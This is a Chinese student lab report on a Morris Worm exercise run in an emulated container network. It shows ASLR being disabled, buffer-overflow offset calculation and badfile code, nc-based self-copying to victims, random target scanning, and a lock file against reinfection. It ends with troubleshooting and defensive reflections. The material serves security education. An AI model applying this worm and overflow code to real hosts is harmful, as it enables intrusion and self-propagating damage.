

一、 实验作业题目


1. 熟悉实验环境
2. 攻击第一个目标
3. 自我复制
4. 传播
5. 防止自我感染

二、 实验思路

熟悉实验环境

我们构建并拉取 `internet-nano` 和 `map` 容器（注意前后顺序），启动成功后访问 <http://localhost:8080/map.html> 能看到节点信息。

我们在 `10.153.0.72` 中打开终端 `ping 10.152.0.74`，然后在过滤器中输入 `icmp and dst 10.152.0.74`，可以看到匹配目标地址为 `10.152.0.74` 的 ICMP 包的传播路径。



攻击第一个目标

我们先关闭地址随机化，地址随机化会难以预测和利用缓冲区溢出漏洞，关闭后内存地址布局会相对固定，更易被攻击。

```
[03/30/25] seed@VM:~/map$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

获取容器日志并进行缓冲区溢出，下图显示了 **bof** 函数起始的栈帧指针地址为 **0xffffd5f8**，即当前函数栈帧的起始位置。

0xffffd588 : 指出 **bof** 函数内缓冲区的地址为 **0xffffd588** 。

```
[03/26/25]seed@VM:~/.../map$ docker logs -f 6a
ready! run 'docker exec -it 6a1afcf0afa7 /bin/zsh' to attach to this node
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof(): 0xffffd5f8
Buffer's address inside bof(): 0xffffd588
==== Returned Properly ====
```

然后我们构造缓冲区溢出

```
29 # Create the badfile (the malicious payload)
30 def createBadfile():
31     content = bytearray(0x90 for i in range(500))
32     #####
33     # Put the shellcode at the end
34     content[500-len(shellcode):] = shellcode
35
36     ret = 0xffffd5f8 + 40 # Need to change
37     offset = 0xffffd5f8 - 0xffffd588 + 4 # Need to change
38
39     content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
40     #####
41
42     # Save the binary code to file
43     with open('badfile', 'wb') as f:
44         f.write(content)
45
```

运行该脚本进行攻击。

```
[03/26/25]seed@VM:~/.../map$ docker logs -f 6a
ready! run 'docker exec -it 6a1afcf0afa7 /bin/zsh' to attach to this node
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof(): 0xffffd5f8
Buffer's address inside bof(): 0xffffd588
==== Returned Properly ====
Starting stack
(^_^) Shellcode is running (^_^)
Starting stack
(^_^) Shellcode is running (^_^)
```

自我复制

修改脚本，

```
" echo '(^_^) Shellcode is running (^_^)';"
"
" nc -lnv 9999 > worm2.py && pwd *
"123456789012345678901234567890123456789012345678901234567890"
# The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

```

print("*****", flush=True)
subprocess.run(["cat badfile | nc -w5 {targetIP} 9090"], shell=True)

# Give the shellcode some time to run on the target host
time.sleep(1)
subprocess.run(["nc -w5 {targetIP} 9999 < worm2.py"], shell=True)

```

运行脚本

```

[03/26/25]seed@VM:~/.../worm$ python3 worm2.py
The worm has arrived on this host ^_^
*****
>>>> Attacking 10.151.0.71 <<<<<
*****
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.


```

```

[03/26/25]seed@VM:~/.../map$ docker logs -f 6a
ready! run 'docker exec -it 6alafcf0afa7 /bin/zsh' to attach to this node
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof(): 0xffffd5f8
Buffer's address inside bof(): 0xffffd588
==== Returned Properly ====
Starting stack
(^_^) Shellcode is running (^_^)
Starting stack
(^_^) Shellcode is running (^_^)
Starting stack
(^_^) Shellcode is running (^_^)
Starting stack
(^_^) Shellcode is running (^_^)
Listening on 0.0.0.0 9999
Connection received on 10.151.0.1 34254
/bof

```

网页查看 10.151.0.71 在/bof 目录下存在 worm2.py 文件



传播:

```

" nc -l -v 9999 > worm3.py && python3 worm3.py *
"123456789012345678901234567890123456789012345678901234567890"
# The last line (above) serves as a ruler, it is not used

47# Find the next victim (return an IP address).
48# Check to make sure that the target is alive.
49def getNextTarget():
50    a = randint(151,153)
51    b = randint(71,75)
52    ipaddr = f"10.{a}.0.{b}"
53    output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}",shell=True)
54    result = output.find(b'l received')
55    if result == -1:
56        print(f"{ipaddr} is not alive", flush=True)
57    else:
58        print(f"*** {ipaddr} is alive,launch the attack", flush=True)
59    return ipaddr

```

修改脚本后运行 first.py 后启动，关注 CPU 使用率，达到 100% 马上停止。

```

Listening on 0.0.0.0 9999
Connection received on 10.151.0.1 53086
The worm has arrived on this host ^_^
*** 10.153.0.75 is alive,launch the attack
*****
>>>> Attacking 10.153.0.75 <<<<
*****

```

seed@VM: ~/.../worm

CPU[|||||||||||||||||||||||||||||84.1%] Tasks: 182, 667 thr; 1 running
 Mem[|||||||||||||||||||||||||1.16G/1.94G] Load average: 1.02 0.68 0.84
 Swp[|||||] 331M/2.00G Uptime: 00:35:49

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
2545	seed	20	0	3626M	191M	73500	S	4.1	9.6	1:44.10	/usr/bin/gnome-
3350	seed	20	0	834M	36852	2872	S	4.1	1.8	0:04.94	docker-compose
6544	seed	20	0	834M	36852	2872	S	4.1	1.8	0:00.19	docker-compose
2204	seed	20	0	259M	47964	23900	S	2.8	2.4	0:38.63	/usr/lib/xorg/X
962	root	20	0	1209M	48360	9860	S	2.8	2.4	0:09.44	/usr/bin/docker
889	root	20	0	900M	19724	5564	S	2.8	1.0	0:02.29	/usr/bin/contai
4702	root	20	0	1209M	48360	9860	S	2.1	2.4	0:00.94	/usr/bin/docker
3195	seed	20	0	1044M	55212	31256	S	1.4	2.7	0:09.44	/usr/libexec/gn
9019	seed	20	0	14216	4468	3228	R	1.4	0.2	0:06.24	htop
2210	seed	20	0	259M	47964	23900	S	1.4	2.4	0:05.56	/usr/lib/xorg/X
4604	root	20	0	106M	3500	2504	S	1.4	0.2	0:00.14	containerd-shim
4837	root	20	0	900M	19724	5564	S	1.4	1.0	0:00.04	/usr/bin/contai
7432	root	20	0	615M	37892	16888	S	0.7	1.9	0:02.05	node ./bin/main
9923	seed	20	0	809M	43328	11860	S	0.7	2.1	0:00.46	docker-compose
4706	root	20	0	107M	3284	2396	S	0.7	0.2	0:00.12	containerd-shim
1242	root	20	0	1209M	48360	9860	S	0.7	2.4	0:02.40	/usr/bin/docker
4308	root	20	0	106M	3124	2244	S	0.7	0.2	0:00.19	containerd-shim

F1 Help F2 Setup F3 Search F4 Filter F5 Tree F6 SortBy F7 Nice F8 Nice + F9 Kill F10 Quit

在过滤框中输入“icmp and dst 1.2.3.4”，我们可以看到哪些机器被蠕虫感染了

The screenshot displays a network map interface with the following components:

- Filter:** A search bar containing the text "icmp and dst 1.2.3.4".
- Map:** A network diagram showing various nodes (hosts and routers) connected by lines. Nodes are color-coded: green for AS152, yellow for AS151, blue for NYC100, and pink for AS153. Specific nodes include 152/host_0 through 152/host_4, 152/router0, 152/net0, 151/host_0 through 151/host_3, 151/router0, 151/net0, 100/ix100, NYC100, and 153/host_0 through 153/host_4.
- Replay:** A control panel with "Replay stopped" and a play button. It includes an "event interval (ms)" dropdown set to 200.
- Details:** A panel for "Host: 152/host_0" showing:
 - ID: 828801ba9ddc
 - ASN: 152
 - Name: host_0
 - Role: Host
 - IP addresses: net0: 10.152.0.71/24
 - Actions: Launch console, Disconnect, Refresh
- Console:** A terminal window for "152/host_0" showing ICMP traffic logs:

```
64 bytes from 10.153.0.72: icmp_seq=5 ttl=62 time=0.116 ms
64 bytes from 10.153.0.72: icmp_seq=6 ttl=62 time=0.149 ms
64 bytes from 10.153.0.72: icmp_seq=7 ttl=62 time=0.106 ms
64 bytes from 10.153.0.72: icmp_seq=8 ttl=62 time=0.116 ms
64 bytes from 10.153.0.72: icmp_seq=9 ttl=62 time=0.087 ms
```
- Host Details (AS152/host_0):** A small panel at the bottom right showing:
 - ASN: 152
 - Name: host_0
 - Role: Host
 - IP: net0, 10.152.0.71/24

防止自我感染

```

61 def createLockFile():
62     lockfile = "/tmp/worm.lock"
63     if os.path.exists(lockfile):
64         print("Lock file exists, exiting.")
65         sys.exit()
66     else:
67         open(lockfile, "w").close()
68 #####
69
70 print("The worm has arrived on this host ^_^", flush=True)
71
72 # This is for visualization. It sends an ICMP echo message to
73 # a non-existing machine every 2 seconds.
74 subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)
75
76 # Create the badfile
77 createBadfile()
78 createLockFile()
79 # Launch the attack on other servers

```

修改脚本如上图所示，运行后 CPU 使用率一直稳定在 15-30% 左右。

原因是原本同一计算机多次受威胁时会不断启动新的蠕虫实例。每个实例都要占用 CPU 等系统资源来运行，导致 CPU 使用率飙升至 100%，出现拒绝服务情况。

而添加的 `createLockFile` 函数实现了检查机制。它通过在 `/tmp/worm.lock` 创建锁文件来标记计算机已被蠕虫感染。当蠕虫尝试再次运行时，会先检查该锁文件是否存在。若存在，说明计算机已被感染，蠕虫就直接退出，不再启动新实例。这样就避免了同一计算机上大量蠕虫实例同时竞争 CPU 资源的情况，不至于因资源过度消耗而达到 100% 。

```

seed@VM: ~/.../worm
seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x

CPU[|||||||] 28.9%] Tasks: 348, 667 thr; 1 running
Mem[|||||||] 1.37G/1.94G] Load average: 0.38 0.56 0.82
Swp[||||] 332M/2.00G] Uptime: 00:34:57

  PID USER      PRI  NI  VIRT   RES   SHR  S  CPU% MEM%   TIME+  Command
 2545 seed        20   0 3637M  201M  83660 S  12.7 10.1  1:40.31 /usr/bin/gnome-
 2204 seed        20   0  309M  97740 49936 S   6.3  4.8  0:37.31 /usr/lib/xorg/X
 7510 seed        20   0 2746M  233M  112M S   5.6 11.8  0:33.40 /usr/lib/firefo
 7442 seed        20   0 2972M  265M  139M S   2.8 13.4  0:25.54 /usr/lib/firefo
 3195 seed        20   0 1042M  48088 26192 S   2.1  2.4  0:08.83 /usr/libexec/gn
 7471 seed        20   0 2972M  265M  139M S   1.4 13.4  0:08.62 /usr/lib/firefo
   962 root         20   0 1209M  51724 9056 S   1.4  2.5  0:08.94 /usr/bin/docker
 9019 seed        20   0 14216  4468  3228 R   0.7  0.2  0:05.79 htop
 7470 seed        20   0 2972M  265M  139M S   0.7 13.4  0:03.80 /usr/lib/firefo
 2904 seed        20   0  290M 16412 10680 S   0.7  0.8  0:03.67 /usr/bin/vmtool
 2210 seed        20   0  309M  97740 49936 S   0.7  4.8  0:05.44 /usr/lib/xorg/X
 4698 root         20   0  106M  2812  2280 S   0.7  0.1  0:00.05 containerd-shim
 4775 root         20   0  107M  3924  3160 S   0.7  0.2  0:00.06 containerd-shim
 7331 seed        20   0  289M  34320 3408 S   0.0  1.7  0:02.72 docker-compose
 7523 seed        20   0 2746M  233M  112M S   0.0 11.8  0:01.59 /usr/lib/firefo
 7513 seed        20   0 2746M  233M  112M S   0.0 11.8  0:01.30 /usr/lib/firefo
 1242 root         20   0 1209M  51724 9056 S   0.0  2.5  0:02.23 /usr/bin/docker

F1Help F2Setup F3Search F4Filter F5Tree F6SortBy F7Nice F8Nice F9Kill F10Quit

```

三、 实验分析及总结 (写自己在实践过程中遇到的问题及解决方法:

本次实验 **体会、收获**)

问题: iinternet-nano 构建时出现问题

```

Reading package lists...
W: Failed to fetch http://archive.ubuntu.com/ubuntu/dists/focal/InRelease Temporary failure resolving 'archive.ubuntu.com'
W: Failed to fetch http://archive.ubuntu.com/ubuntu/dists/focal-updates/InRelease Temporary failure resolving 'archive.ubuntu.com'
W: Failed to fetch http://archive.ubuntu.com/ubuntu/dists/focal-backports/InRelease Temporary failure resolving 'archive.ubuntu.com'
W: Failed to fetch http://security.ubuntu.com/ubuntu/dists/focal-security/InRelease Temporary failure resolving 'security.ubuntu.com'
W: Some index files failed to download. They have been ignored, or old ones used instead.
Reading package lists...
Building dependency tree...
Reading state information...
E: Unable to locate package ipcalc
E: Unable to locate package jq
E: Unable to locate package termshark
E: Unable to locate package vim

```

解决办法: 网络超时, 编辑/etc/docker/daemon.json 文件并添加内容 “dns”:[“8.8.8.8”, ”114.114.114.114”], 指定 DNS 服务器。

```
ERROR: for hnode_153_host_0 UnixHTTPConnectionPool(host='localhost', port=None)
: Read timed out. (read timeout=60)
ERROR: An HTTP request took too long to complete. Retry with --verbose to obtain
debug information.
If you encounter this issue regularly because of slow network conditions, consid
er setting COMPOSE HTTP TIMEOUT to a higher value (current value: 60).
```

问题：构建 map 报错

```
-----
Step 6/13 : RUN npm install
---> Running in be260ef01512
npm WARN read-shrinkwrap This version of npm is compatible with lockfileVersion@
1, but package-lock.json was generated for lockfileVersion@2. I'll try to do my
best with it!

> vis-data@7.1.2 postinstall /usr/src/app/frontend/node_modules/vis-data
> opencollective postinstall || exit 0

sh: 1: opencollective: not found

> vis-network@9.0.4 postinstall /usr/src/app/frontend/node_modules/vis-network
> opencollective postinstall || exit 0

sh: 1: opencollective: not found
npm WARN container-manager-client@0.0.1 No repository field.

added 156 packages from 269 contributors and audited 159 packages in 16.705s
```

解决方法：

好像是虚拟机挂起之后恢复出现的网络问题，重新启动即可解决。

```
打开(O)  |+| ~/Desktop/9/map
1 version: "3"
2
3 services:
4   seedsim-client:
5     #build: .
6     image: map_seedsim-client:latest
7     container_name: seedsim-client
8     volumes:
9       - /var/run/docker.sock:/var/run/docker.sock
10    ports:
11      - 8080:8080
```

体会及收获：

在本次 Morris Worm 实验中，深入了解了蠕虫病毒的传播机制与危害。从实验原理来看，蠕虫利用系统漏洞，如缓冲区溢出漏洞

来实现攻击与自我复制传播。通过搭建实验环境，我遇到了诸多问题，如构建容器时出现的网络相关问题，这让我学会了如何排查与解决网络故障，像指定 **DNS** 服务器等方法。

实验中对蠕虫各阶段的实现，让我清晰认识到系统安全防护的重要性。在防御方面，要及时更新系统与软件，修补像缓冲区溢出这类已知漏洞，减少蠕虫可利用的入口。还要开启并合理配置系统的安全防护机制，如地址随机化，增加攻击者利用漏洞的难度。然后加强网络监控，对异常的网络流量，如大量 **ICMP** 包等进行实时监测与分析，及时发现蠕虫传播迹象。